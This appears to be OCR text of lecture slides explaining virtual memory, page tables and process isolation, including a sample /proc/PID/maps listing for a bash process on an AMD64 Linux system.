

Virtual Memory
Process 1
4 GB
0
Read Address 16734
CPU
Physical Memory
4 GB
OS
Physical Address: 81102
0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Page Table
Virtual Addr.
Physical Addr.
16732
81100
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CPU
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Memory
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OS
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Address:
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
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Virtual Memory Implementation

Each process has its own virtual memory space

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What happens if a process tries to read/write memory outside its page table?

- Segmentation Fault or Page Fault
- Process crashes
- In other words, no way to escape virtual memory

Stacks on AMD_64 environment


Example page table

```
55c522554000-55c522581000 r--p 00000000 08:01 332730                     /usr/bin/bash
55c522581000-55c52262f000 r-xp 0002d000 08:01 332730                     /usr/bin/bash
55c52262f000-55c522665000 r--p 000db000 08:01 332730                     /usr/bin/bash
55c522665000-55c522669000 r--p 00110000 08:01 332730                     /usr/bin/bash
55c522669000-55c522672000 rw-p 00114000 08:01 332730                     /usr/bin/bash
55c522672000-55c52267c000 rw-p 00000000 00:00 0
55c52392e000-55c523ab7000 rw-p 00000000 00:00 0                          [heap]
7f95d7200000-7f95d7203000 r--p 00000000 08:01 264005                     /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d7203000-7f95d720a000 r-xp 00003000 08:01 264005                     /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720a000-7f95d720c000 r--p 0000a000 08:01 264005                     /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720c000-7f95d720d000 r--p 0000b000 08:01 264005                     /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720d000-7f95d720e000 rw-p 0000c000 08:01 264005                     /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720e000-7f95d7214000 rw-p 00000000 00:00 0
7f95d7229000-7f95d7798000 r--p 00000000 08:01 332672                     /usr/lib/locale/locale-archive
7f95d7798000-7f95d779b000 rw-p 00000000 00:00 0
7f95d779b000-7f95d77c0000 r--p 00000000 08:01 263996                     /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d77c0000-7f95d7933000 r-xp 00025000 08:01 263996                     /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d7933000-7f95d797c000 r--p 00198000 08:01 263996                     /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d797c000-7f95d797f000 r--p 001e0000 08:01 263996                     /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d797f000-7f95d7982000 rw-p 001e3000 08:01 263996                     /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d7982000-7f95d7986000 rw-p 00000000 00:00 0
7f95d7986000-7f95d7987000 r--p 00000000 08:01 263998                     /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d7987000-7f95d7989000 r-xp 00001000 08:01 263998                     /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d7989000-7f95d798a000 r--p 00003000 08:01 263998                     /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d798a000-7f95d798b000 r--p 00003000 08:01 263998                     /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d798b000-7f95d798c000 rw-p 00004000 08:01 263998                     /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d798c000-7f95d799a000 r--p 00000000 08:01 276205                     /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d799a000-7f95d79a8000 r-xp 0000e000 08:01 276205                     /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79a8000-7f95d79b5000 r--p 0001c000 08:01 276205                     /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79b5000-7f95d79b9000 r--p 00028000 08:01 276205                     /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79b9000-7f95d79ba000 rw-p 0002c000 08:01 276205                     /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79ba000-7f95d79bc000 rw-p 00000000 00:00 0
7f95d79ca000-7f95d79d1000 r--s 00000000 08:01 531575                     /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7f95d79d1000-7f95d79d2000 r--p 00000000 08:01 263992                     /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79d2000-7f95d79f3000 r-xp 00001000 08:01 263992                     /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79f3000-7f95d79fb000 r--p 00022000 08:01 263992                     /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79fb000-7f95d79fc000 r--p 00029000 08:01 263992                     /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79fc000-7f95d79fd000 rw-p 0002a000 08:01 263992                     /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79fd000-7f95d79fe000 rw-p 00000000 00:00 0
7fffa46bc000-7fffa46dd000 rw-p 00000000 00:00 0                          [stack]
7fffa476c000-7fffa476f000 r--p 00000000 00:00 0                          [vvar]
7fffa476f000-7fffa4770000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
/proc/1866/maps (END)
```

VM in Action

Processes can only read/ write within their own virtual memory

Processes cannot change their own page tables



